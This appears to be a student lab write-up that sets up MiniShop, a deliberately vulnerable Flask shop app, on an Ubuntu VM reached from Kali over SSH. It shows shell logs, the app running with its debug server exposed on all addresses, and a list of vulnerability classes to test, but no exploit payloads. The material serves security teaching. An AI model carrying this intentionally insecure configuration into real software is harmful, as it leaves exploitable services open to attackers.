Research and Background

MiniShop is a deliberately vulnerable e-commerce web application designed for educational and security testing purposes. It simulates a real-world online store, containing product listings, user login functionality, search features, and forms that are intentionally left insecure to demonstrate common web vulnerabilities like Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), SQL Injection (SQLi), and Insecure Direct Object References (IDOR). The purpose of using MiniShop is to provide a controlled environment where ethical hackers, students, and researchers can safely explore and understand security flaws without risking real systems.

Setup of MiniShop

MiniShop is hosted on an Ubuntu virtual machine, which acts as the server. To begin testing from another system, such as Kali Linux, SSH (Secure Shell) is used to connect to the Ubuntu server. This connection allows the tester to remotely navigate the server's directories and execute commands. The MiniShop application files are stored in a directory named vuln-ecom. Once connected via SSH, the tester navigates to this directory and runs the application using a command like:

```
Python3 app.py
```

Testing the Application


Once MiniShop is running, the application can be tested for various web vulnerabilities:

- **Cross-Site Scripting (XSS):** Test input fields like search boxes or product review forms to see if malicious scripts can be executed in the browser.
- **SQL Injection (SQLi):** Attempt to manipulate form inputs or URL parameters to bypass authentication or extract sensitive data from the database.
- **Cross-Site Request Forgery (CSRF):** Check if unauthorized commands can be executed by tricking authenticated users into sending unwanted requests.
- **Insecure Direct Object References (IDOR):** Access resources (like product details or user data) by manipulating object IDs in the URL.

Lab setup for web-application flaws


Step 1: Start the SSH service on the ubuntu.

Step 2: Verify the service is active and listening for connections.



```
rat@vulrunable30:~$ sudo systemctl start ssh
rat@vulrunable30:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
rat@vulrunable30:~$ sudo systemctl start ssh
rat@vulrunable30:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2025-09-12 07:20:00 UTC; 1h 42min ago
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 717 (sshd)
      Tasks: 1 (limit: 2250)
     Memory: 5.3M
     CGroup: /system.slice/ssh.service
             └─717 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups

Sep 12 07:19:59 vulrunable30 systemd[1]: Starting OpenBSD Secure Shell server...
Sep 12 07:20:00 vulrunable30 sshd[717]: Server listening on 0.0.0.0 port 22.
Sep 12 07:20:00 vulrunable30 sshd[717]: Server listening on :: port 22.
Sep 12 07:20:00 vulrunable30 systemd[1]: Started OpenBSD Secure Shell server.
Sep 12 07:53:10 vulrunable30 sshd[1362]: Accepted password for rat from 192.168.254.3 port 50379 ss>
Sep 12 07:53:10 vulrunable30 sshd[1362]: pam_unix(sshd:session): session opened for user rat by (ui>

rat@vulrunable30:~$ _
```


Step 3: Kali linux is connected to ubuntu through ssh.




```
┌──(kali㉿kali)-[~]
└─$ ssh rat@192.168.254.5
The authenticity of host '192.168.254.5 (192.168.254.5)' can't be established
.
ED25519 key fingerprint is SHA256:/MJMFUv5CKTxXcY5yjuJjld9MDp1qsbWEl5wI/18vyM
.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.254.5' (ED25519) to the list of known hos
ts.
rat@192.168.254.5's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 12 Sep 2025 07:53:10 AM UTC

  System load:             0.01
  Usage of /:              48.3% of 11.21GB
  Memory usage:            11%
  Swap usage:              0%
  Processes:               119
  Users logged in:         1
  IPv4 address for enp0s3: 192.168.254.5
```

Step 4:

AThe MiniShop web application is hosted on an Ubuntu system, and it is accessed from Kali Linux via SSH for testing. By connecting to Ubuntu through the SSH terminal, you can navigate to the vuln-ecom directory and run the application using python3 app.py. This launches the web server, making MiniShop accessible in a browser at 192.168.254.5:5000




```
-bash: /home/rat/.bashrc: line 122: syntax error: unexpected end of file
rat@vulrunable30:~$ ls
rat@vulrunable30:~$ mkdir -p vuln-ecom
rat@vulrunable30:~$ cd vuln-ecom
rat@vulrunable30:~/vuln-ecom$ nano requirements.txt
rat@vulrunable30:~/vuln-ecom$ nano init_db.py
rat@vulrunable30:~/vuln-ecom$ nano app.py
rat@vulrunable30:~/vuln-ecom$ cat templates
cat: templates: No such file or directory
rat@vulrunable30:~/vuln-ecom$ ls
app.py  init_db.py  requirements.txt
rat@vulrunable30:~/vuln-ecom$ touch templates
rat@vulrunable30:~/vuln-ecom$ ls
app.py  init_db.py  requirements.txt  templates
rat@vulrunable30:~/vuln-ecom$ cd templates
-bash: cd: templates: Not a directory
rat@vulrunable30:~/vuln-ecom$ rm -r templates
rat@vulrunable30:~/vuln-ecom$ ls
app.py  init_db.py  requirements.txt
rat@vulrunable30:~/vuln-ecom$ cat > templates
^C
rat@vulrunable30:~/vuln-ecom$ ls
app.py  init_db.py  requirements.txt  templates
rat@vulrunable30:~/vuln-ecom$ cd templates
-bash: cd: templates: Not a directory
rat@vulrunable30:~/vuln-ecom$ rm -r templates
rat@vulrunable30:~/vuln-ecom$ ls
app.py  init_db.py  requirements.txt
rat@vulrunable30:~/vuln-ecom$ mkdir templates
rat@vulrunable30:~/vuln-ecom$ ls
app.py  init_db.py  requirements.txt  templates
rat@vulrunable30:~/vuln-ecom$ cd templates
rat@vulrunable30:~/vuln-ecom/templates$ nano base.html
rat@vulrunable30:~/vuln-ecom/templates$ nano index.html
rat@vulrunable30:~/vuln-ecom/templates$ nano product.html
rat@vulrunable30:~/vuln-ecom/templates$ nano login.html
rat@vulrunable30:~/vuln-ecom/templates$ nano register.html
rat@vulrunable30:~/vuln-ecom/templates$ nano cart.html
rat@vulrunable30:~/vuln-ecom/templates$ nano checkout.html
rat@vulrunable30:~/vuln-ecom/templates$ nano orders.html
rat@vulrunable30:~/vuln-ecom/templates$ nano order_view.html
rat@vulrunable30:~/vuln-ecom/templates$ nano returns.html
rat@vulrunable30:~/vuln-ecom/templates$ cd ..
rat@vulrunable30:~/vuln-ecom$ mkdir static
rat@vulrunable30:~/vuln-ecom$ ls
app.py  init_db.py  requirements.txt  static  templates
rat@vulrunable30:~/vuln-ecom$ cd static
rat@vulrunable30:~/vuln-ecom/static$ nano style.css
rat@vulrunable30:~/vuln-ecom/static$ pip3 install -r requirement.txt
ERROR: Could not open requirements file: [Errno 2] No such file or directory:
 'requirement.txt'
rat@vulrunable30:~/vuln-ecom/static$ cd..
cd..: command not found
rat@vulrunable30:~/vuln-ecom/static$ cd ..
rat@vulrunable30:~/vuln-ecom$ pip3 install -r requirement.txt
ERROR: Could not open requirements file: [Errno 2] No such file or directory:
 'requirement.txt'
rat@vulrunable30:~/vuln-ecom$ ls
```



```
 'requirement.txt'
rat@vulrunable30:~/vuln-ecom$ ls
app.py  init_db.py  requirements.txt  static  templates
rat@vulrunable30:~/vuln-ecom$ pip3 install -r requirements.txt
Requirement already satisfied: Flask==2.2.5 in /home/rat/.local/lib/python3.8
/site-packages (from -r requirements.txt (line 1)) (2.2.5)
Requirement already satisfied: requests==2.31.0 in /home/rat/.local/lib/pytho
n3.8/site-packages (from -r requirements.txt (line 2)) (2.31.0)
Requirement already satisfied: click>=8.0 in /home/rat/.local/lib/python3.8/s
ite-packages (from Flask==2.2.5->-r requirements.txt (line 1)) (8.1.8)
Requirement already satisfied: itsdangerous>=2.0 in /home/rat/.local/lib/pyth
on3.8/site-packages (from Flask==2.2.5->-r requirements.txt (line 1)) (2.2.0)
Requirement already satisfied: importlib-metadata>=3.6.0; python_version < "3
.10" in /home/rat/.local/lib/python3.8/site-packages (from Flask==2.2.5->-r r
equirements.txt (line 1)) (8.5.0)
Requirement already satisfied: Werkzeug>=2.2.2 in /home/rat/.local/lib/python
3.8/site-packages (from Flask==2.2.5->-r requirements.txt (line 1)) (3.0.6)
Requirement already satisfied: Jinja2>=3.0 in /home/rat/.local/lib/python3.8/
site-packages (from Flask==2.2.5->-r requirements.txt (line 1)) (3.1.6)
Requirement already satisfied: urllib3<3,>=1.21.1 in /usr/lib/python3/dist-pa
ckages (from requests==2.31.0->-r requirements.txt (line 2)) (1.25.8)
Requirement already satisfied: certifi>=2017.4.17 in /usr/lib/python3/dist-pa
ckages (from requests==2.31.0->-r requirements.txt (line 2)) (2019.11.28)
Requirement already satisfied: charset-normalizer<4,>=2 in /home/rat/.local/l
ib/python3.8/site-packages (from requests==2.31.0->-r requirements.txt (line
2)) (3.4.3)
Requirement already satisfied: idna<4,>=2.5 in /usr/lib/python3/dist-packages
 (from requests==2.31.0->-r requirements.txt (line 2)) (2.8)
Requirement already satisfied: zipp>=3.20 in /home/rat/.local/lib/python3.8/s
ite-packages (from importlib-metadata>=3.6.0; python_version < "3.10"->Flask=
=2.2.5->-r requirements.txt (line 1)) (3.20.2)
Requirement already satisfied: MarkupSafe>=2.1.1 in /home/rat/.local/lib/pyth
on3.8/site-packages (from Werkzeug>=2.2.2->Flask==2.2.5->-r requirements.txt
(line 1)) (2.1.5)
rat@vulrunable30:~/vuln-ecom$ python3 init_db.py
DB and hidden creds created.
rat@vulrunable30:~/vuln-ecom$ python3 app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployme
nt. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://192.168.254.5:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 437-959-461
192.168.254.3 - - [12/Sep/2025 08:11:02] "GET / HTTP/1.1" 200 -
192.168.254.3 - - [12/Sep/2025 08:11:02] "GET /static/style.css HTTP/1.1" 200
 -
192.168.254.3 - - [12/Sep/2025 08:11:02] "GET /favicon.ico HTTP/1.1" 404 -
192.168.254.3 - - [12/Sep/2025 08:11:09] "GET /cart HTTP/1.1" 200 -
192.168.254.3 - - [12/Sep/2025 08:11:09] "GET /static/style.css HTTP/1.1" 304
 -
192.168.254.3 - - [12/Sep/2025 08:11:10] "GET /orders HTTP/1.1" 302 -
192.168.254.3 - - [12/Sep/2025 08:11:10] "GET /login HTTP/1.1" 200 -
192.168.254.3 - - [12/Sep/2025 08:11:10] "GET /static/style.css HTTP/1.1" 304
 -
```

Step 5 : Website is hosted successfully and ready to test.



Home | Cart | Orders | Returns | Profile | Logout

MiniShop

Welcome to MiniShop

Red Sneakers

Comfortable red sneakers

Price: $50

Add to cart

Blue Shirt

Cotton blue shirt

Price: $25

Add to cart

Wireless Mouse

Optical mouse

Price: $20

Add to cart

Gaming Keyboard

Mechanical keyboard

Price: $75


Add to cart

Mystery Box

What will you get?

Price: $100

Add to cart



Home | Cart | Orders | Returns | Login | Register

Register

username

password

Full name

